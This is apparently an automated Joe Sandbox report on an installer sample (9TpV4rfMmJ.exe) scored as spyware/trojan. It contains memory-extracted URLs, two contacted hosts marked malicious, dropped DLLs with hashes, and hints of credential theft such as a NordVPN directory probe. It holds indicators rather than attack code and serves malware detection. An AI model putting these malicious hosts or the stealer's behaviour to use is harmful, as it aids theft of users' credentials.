
Name	Source	Malicious	Antivirus Detection	Reputation
http://www.suscerte.gob.ve/dpc0	CasPol.exe, 00000005.00000003.251768258219.0000000021425000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251763544134.000000002148700 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.certeurope.fr/reference/root2.crl0	CasPol.exe, 00000005.00000003.252863877116.0000000021420000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.certplus.com/CRL/class2.crl0	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.disig.sk/ca/crl/ca_disig.crl0	CasPol.exe, 00000005.00000003.251764232754.0000000021492000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251763544134.000000002148700 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://eca.hinet.net/repository/Certs/IssuedToThisCA.p7b05	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.defence.gov.au/pki0	CasPol.exe, 00000005.00000003.251767179293.000000002144D000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.252863163502.000000002145900 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sk.ee/cps/0	CasPol.exe, 00000005.00000003.251765191340.000000002147C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.globaltrust.info0=	CasPol.exe, 00000005.00000003.251763544134.0000000021487000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.anf.es	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.pki.admin.ch/cps/CPS_2_16_756_1_17_3_1_0.pdf09	CasPol.exe, 00000005.00000003.251767682453.0000000021447000.00000004.00000800.00020000.00000000.sdmp	false		high
http://pki.registradores.org/normativa/index.htm0	CasPol.exe, 00000005.00000003.251764232754.0000000021492000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251763544134.000000002148700 0.00000004.00000800.00020000.00000000.sdmp	false		high
http://cps.root-x1.letsencrypt.org0	CasPol.exe, 00000005.00000002.255514393280.000000001DF65000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251753818478.000000002017E000 0.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000002.255521171417.000000002013F000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000002.255521466779.000000002017F000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000002.255488160854.0000000000E95000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://policy.camerfirma.com0	CasPol.exe, 00000005.00000002.255522651765.0000000021479000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251766671351.000000002145C000 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ssc.lt/cps03	CasPol.exe, 00000005.00000003.251764232754.0000000021492000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251766671351.000000002145C000 0.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251765191340.000000002147C000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251763544134.0000000021487000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.pki.gva.es0	CasPol.exe, 00000005.00000003.251768856245.000000002144A000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251767682453.000000002144700 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.anf.es/es/address-direccion.html	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.anf.es/address/)1(0&	CasPol.exe, 00000005.00000003.251769224606.000000002019A000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0?	CasPol.exe, 00000005.00000003.2517690195 27.0000000021446000.00000004.00000800.00 020000.00000000.sdmp, CasPol.exe, 000000 05.00000003.251766671351.000000002145C00 0.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251768258219.000 0000021425000.00000004.00000800.00020000 .00000000.sdmp, CasPol.exe, 00000005.000 00003.251768708098.0000000021437000.0000 0004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ca.mtin.es/mtin/ocsp0	CasPol.exe, 00000005.00000003.2517666713 51.000000002145C000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://cps.letsencrypt.org0	CasPol.exe, 00000005.00000002.2555143932 80.000000001DF65000.00000004.00000800.00 020000.00000000.sdmp, CasPol.exe, 000000 05.00000003.251753818478.000000002017E00 0.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000002.255521171417.000 000002013F000.00000004.00000800.00020000 .00000000.sdmp, CasPol.exe, 00000005.000 00002.255521466779.000000002017F000.0000 0004.00000800.00020000.00000000.sdmp, Ca sPol.exe, 00000005.00000002.255488160854 .0000000000E95000.00000004.00000020.0002 0000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	CasPol.exe, 00000005.00000002.2555130165 52.000000001DE31000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.ssc.lt/root-b/cacrl.crl0	CasPol.exe, 00000005.00000003.2517651913 40.000000002147C000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://web.ncdc.gov.sa/crl/nrcacomb1.crl0	CasPol.exe, 00000005.00000003.2517666713 51.000000002145C000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.certicamara.com/dpc/0Z	CasPol.exe, 00000005.00000003.2517692246 06.000000002019A000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://www.uce.gub.uy/informacion-tecnica/politicas/cp_acrn.pdf0G	CasPol.exe, 00000005.00000003.2517666713 51.000000002145C000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pki.wellsfargo.com/wsprca.crl0	CasPol.exe, 00000005.00000003.2517682582 19.0000000021425000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://https://wwww.certigna.fr/autorites/0m	CasPol.exe, 00000005.00000002.2555226910 89.000000002148F000.00000004.00000800.00 020000.00000000.sdmp, CasPol.exe, 000000 05.00000003.251763544134.000000002148700 0.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251768056928.000 000002148F000.00000004.00000800.00020000 .00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.dnie.es/dpc0	CasPol.exe, 00000005.00000003.2517682582 19.0000000021425000.00000004.00000800.00 020000.00000000.sdmp, CasPol.exe, 000000 05.00000003.251768708098.000000002143700 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ica.co.il/repository/cps/PersonalID_Practice_Statement.pdf0	CasPol.exe, 00000005.00000003.2517651913 40.000000002147C000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ca.mtin.es/mtin/DPCyPoliticas0	CasPol.exe, 00000005.00000003.2517666713 51.000000002145C000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.anf.es/AC/ANFServerCA.crl0	CasPol.exe, 00000005.00000003.2517692246 06.000000002019A000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://nsis.sf.net/NSIS_ErrorError	9TpV4rfMmJ.exe	false		high
http://www.globaltrust.info0	CasPol.exe, 00000005.00000003.2517635441 34.0000000021487000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://certificates.starfieldtech.com/repository/1604	CasPol.exe, 00000005.00000003.2517666713 51.000000002145C000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://acedicom.edicomgroup.com/doc0	CasPol.exe, 00000005.00000003.2517682582 19.0000000021425000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://www.certplus.com/CRL/class3TS.crl0	CasPol.exe, 00000005.00000003.2528638771 16.0000000021420000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://crl.anf.es/AC/ANFServerCA.crl0	CasPol.exe, 00000005.00000003.251769224606.000000002019A000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.certeurope.fr/reference/pc-root2.pdf0	CasPol.exe, 00000005.00000003.252863877116.0000000021420000.00000004.00000800.00020000.00000000.sdmp	false		high
http://ac.economia.gob.mx/last.crl0G	CasPol.exe, 00000005.00000003.251763544134.0000000021487000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.catcert.net/verarrel	CasPol.exe, 00000005.00000003.251763544134.0000000021487000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.disig.sk/ca0f	CasPol.exe, 00000005.00000003.251764232754.0000000021492000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251763544134.000000002148700.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.accv.es/fileadmin/Archivos/certificados/raizaccv1.crt0	CasPol.exe, 00000005.00000003.251767179293.000000002144D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.e-szigno.hu/RootCA.crl	CasPol.exe, 00000005.00000003.251764232754.0000000021492000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251763544134.000000002148700.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sk.ee/juur/crl/0	CasPol.exe, 00000005.00000003.251765191340.000000002147C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.chambersign.org/chambersignroot.crl0	CasPol.exe, 00000005.00000003.251763544134.0000000021487000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.xrampsecurity.com/XGCA.crl0	CasPol.exe, 00000005.00000003.251768258219.0000000021425000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251768708098.000000002143700.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://certs.oati.net/repository/OATICA2.crl0	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.oces.trust2408.com/oces.crl0	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.quovadis.bm0	CasPol.exe, 00000005.00000003.251768258219.0000000021425000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://eca.hinet.net/repository0	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false		high
http://crl.ssc.lt/root-a/cacrl.crl0	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://certs.oaticerts.com/repository/OATICA2.crl	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.trustdst.com/certificates/policy/ACES-index.html0	CasPol.exe, 00000005.00000003.251765191340.000000002147C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://certs.oati.net/repository/OATICA2.crt0	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.accv.es00	CasPol.exe, 00000005.00000003.251767179293.000000002144D000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.pkioverheid.nl/policies/root-policy-G20	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.netlock.net/docs	CasPol.exe, 00000005.00000003.251768708098.0000000021437000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.pki.admin.ch/policy/CPS_2_16_756_1_17_3_21_1.pdf0	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.e-trust.be/CPS/QNcerts	CasPol.exe, 00000005.00000003.251764232754.000000021492000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251767682453.000000021447000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000002.255522813651.00000000214A7000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251764746889.00000000214A1000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251763544134.0000000021487000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.ncdc.gov.sa0	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://fedir.comsign.co.il/crl/ComSignCA.crl0	CasPol.exe, 00000005.00000003.251768258219.0000000021425000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://trustcenter-crl.certificat2.com/Keynectis/KEYNECTIS_ROOT_CA.crl0	CasPol.exe, 00000005.00000003.251767179293.000000002144D000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://web.ncdc.gov.sa/crl/nrcaparta1.crl	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.datev.de/zertifikat-policy-int0	CasPol.exe, 00000005.00000003.251767179293.000000002144D000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false		high
http://fedir.comsign.co.il/crl/comsignglobalrootca.crl0;	CasPol.exe, 00000005.00000003.251768258219.0000000021425000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251768708098.000000002143700.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://repository.luxtrust.lu0	CasPol.exe, 00000005.00000003.251766468796.000000002149D000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251764232754.000000002149200.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251763544134.0000000021487000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://cps.chambersign.org/cps/chambersroot.html0	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.acabogacia.org0	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.eca.hinet.net/OCSP/ocspG2sha20	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://support.google.com/chrome/?p=plugin_flash	CasPol.exe, 00000005.00000002.255513381718.000000001DE82000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.firmaprofesional.com/cps0	CasPol.exe, 00000005.00000003.251768258219.0000000021425000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251768708098.000000002143700.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.uce.gub.uy/acrn/acrn.crl0	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.konutmarket.com/(	CasPol.exe, 00000005.00000002.255487878510.0000000000E58000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.securetrust.com/SGCA.crl0	CasPol.exe, 00000005.00000003.251767179293.000000002144D000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.252863163502.000000002145900.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://xMIMbL.com	CasPol.exe, 00000005.00000002.255513016552.000000001DE31000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
178.18.206.58	konutmarket.com	Turkey		50941	VARGONENTR	true
46.16.58.183	mail.restaurantsllado.com	Spain		197712	CDMONsistemescdmoncomES	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562499
Start date:	28.01.2022
Start time:	23:06:52
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	9TpV4rfMmJ.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	15
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@6/5@2/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 13.87.187.111, 13.107.4.50, 209.197.3.8
- Excluded domains from analysis (whitelisted): client.wns.windows.com, wu-shim.trafficmanager.net, ctldl.windowsupdate.com, c-0001.c-msedge.net, cds.d2s7q6s2.hwcdn.net, wdcp.microsoft.com, b1ns.c-0001.c-msedge.net, arc.msn.com, wd-prod-cp.trafficmanager.net, ris.api.iris.microsoft.com, wdcpalt.microsoft.com, wd-prod-cp-us-west-1-fe.westus.cloudapp.azure.com, img-prod-cms-rt-microsoft-com.akamaized.net, nexusrules.officeapps.live.com, b1ns.au-msedge.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
23:09:20	API Interceptor	2769x Sleep call for process: CasPol.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\nso8C9B.tmp\System.dll

Process:	C:\Users\user\Desktop\9TpV4rfMmJ.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... ....."..... ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B..... ....

C:\Users\user\AppData\Local\Temp\racehorse.dat

Process:	C:\Users\user\Desktop\9TpV4rfMmJ.exe
File Type:	data
Category:	dropped
Size (bytes):	63168
Entropy (8bit):	6.498454279155086
Encrypted:	false
SSDEEP:	1536:TsB1Fc6jtZl4FMiQMaFIdINIK6SaUf6ROv:TsB1Fc6+uiXaFoINJ8mv
MD5:	D65C77AD010482FBF9F7983146D0A6B5
SHA1:	8400E92DA91E588A3CF2C9C419CB4BAB2CA60B7C
SHA-256:	F4BAA8F8FC7D5DF13DC487345B430C8733C59C0D37DD5E5462FBBD33945E724D
SHA-512:	55849D60E498EB6F39D7B629F9426B4DF7EB25A882B07C5A7E9FD288B1E7E245FB5A8839E434238EF026DFCD11C378AD8C91C12FC0659A66A5D4C2B1DFE169 E
Malicious:	false
Reputation:	low
Preview:	9....._8.f9..?.u...f9.....u...9.....u...9.9.....9.....;.xf9.....e.p.....r9.8....@l9.9....x<.8.8.. 3L9...W.....Z9.9.1.9...4..{<)9.f9....f9...9.u..9.Wf9.9...9.8..K...Yx=).y.0....T.\...N ...Q'.G..S..0\.....v..R#.B.`..=.f....c.....73t.C-.{!u0.....;...P.....poa.9..:..q.....^.>..7.....A.....^..2;.L...%....r(....G.M...2.(&.....:$.n.W;..3...8n..w ..F..B}...[GEl3..7.(tv....d[K.....[W.....Z.i.....B..... .....\.2M.....5.....[K.....4..... .....[M.s8..mC....km.&.....

C:\Users\user\AppData\Local\Temp\secur32.dll

Process:	C:\Users\user\Desktop\9TpV4rfMmJ.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	23040
Entropy (8bit):	5.575148216618883
Encrypted:	false
SSDEEP:	384:A9zuL7jiVVvNORNHzTdXaP4osxlUoLYuC/NWiOCW:A8zc2RJdqP4oLoQ/8
MD5:	E1FA0E4751888A35553A93778A348A24
SHA1:	98667AE0AB2D955E69C365D62F2DD1A8C839E14E
SHA-256:	A074AA8C960FF9F9F609604DB0B6FEFDD454CEB746DE6749753A551FE7B99B51
SHA-512:	E93E62CC3FFBC2621FD87BD6DAEDF3699799217B49A006D4A891CDBFE4DD89B33DA258C6A4D8CC28FF615CC0F033D83BF761502169D05A6FC9CBC5FF5FC2A BF1
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....4...p...p...p...y.7.d...d...s...p...K...d...v...d...q...d...v...d.[.q...d...q...Ri chp.....PE..L.....!....<..... .....P.....Q.....@E.....P3.....`.....X...`...T.....`.....1..... .....text...~;.....<..... ..`.data...8....P.....@.....@....idata..D....`.....D.....@..@.didat..0....p.....N.....@....rsrc.....P.....@..@.reloc.. X.....V.....@..B..... .....

C:\Users\user\AppData\Local\Temp\sxsstore.dll

Process:	C:\Users\user\Desktop\9TpV4rfMmJ.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	23040
Entropy (8bit):	6.138116359523764
Encrypted:	false
SSDEEP:	384:4j1Pm6AenqNEb9jGvRtb30lEVybDPukC+Rfb6ql4PrxWpmWZr:xlMsP4l2ybJawRr
MD5:	3F305E85F2751C4AA1A4EFDF3240EDA6
SHA1:	FBD849B83E98E5D0F2A2B2F8E3649ADA7078B2E9
SHA-256:	95444BF7752F9092FE00CA6F96FD170820026ED990B1EA59CE34524978B4EB12
SHA-512:	3BC1B150ACC164818C169448E7BCD8BEC7780278E60581E3A21722BE947BDF6016D7A99FB1F06E59057F71A3C965CD882CA974EAF288172D5285B1CEA93769C
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....O.I...'...'...'.....'...$...'...#...'...&.B.'...&...'...''...'...'...'.....'.....'...%.. .'.Rich..'.....PE..L.....{.....!.....B.....pH.....`.....P....@A.....PQ.....(q.....T.....h..... ....p..$.....text....A.....B..... ..`.data.....`.....F.....@....idata.....p.....H.....@..@.rsrc.....R.....@..@.reloc.....V..... .@..B..... .....

\Device\ConDrv

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	30
Entropy (8bit):	3.964735178725505
Encrypted:	false
SSDEEP:	3:IBVFBWAGRHneyy:ITqAGRHner
MD5:	9F754B47B351EF0FC32527B541420595
SHA1:	006C66220B33E98C725B73495FE97B3291CE14D9
SHA-256:	0219D77348D2F0510025E188D4EA84A8E73F856DEB5E0878D673079D05840591
SHA-512:	C6996379BCB774CE27EEEC0F173CBACC70CA02F3A773DD879E3A42DA554535A94A9C13308D14E873C71A338105804AFFF32302558111EE880BA0C41747A0853
Malicious:	false
Preview:	NordVPN directory not found!..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.481059066220283
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	9TpV4rfMmJ.exe
File size:	166200
MD5:	38034f18af511c3b04b25170735e8b8e
SHA1:	797252e9139d3d46825440335437ad9d538f6b5b
SHA256:	7babdd2c7d3752b7b48729110f0ab94de7cf74c478b7e1ea7a71a468748e70c0
SHA512:	da2ce49e148bc8877d391316d785a067083ebdf0884b9389f2e3db6b71f6e3269fed55d39a1a4557db1e628316abf50e520594d8b5a416c7535003f963d7038c
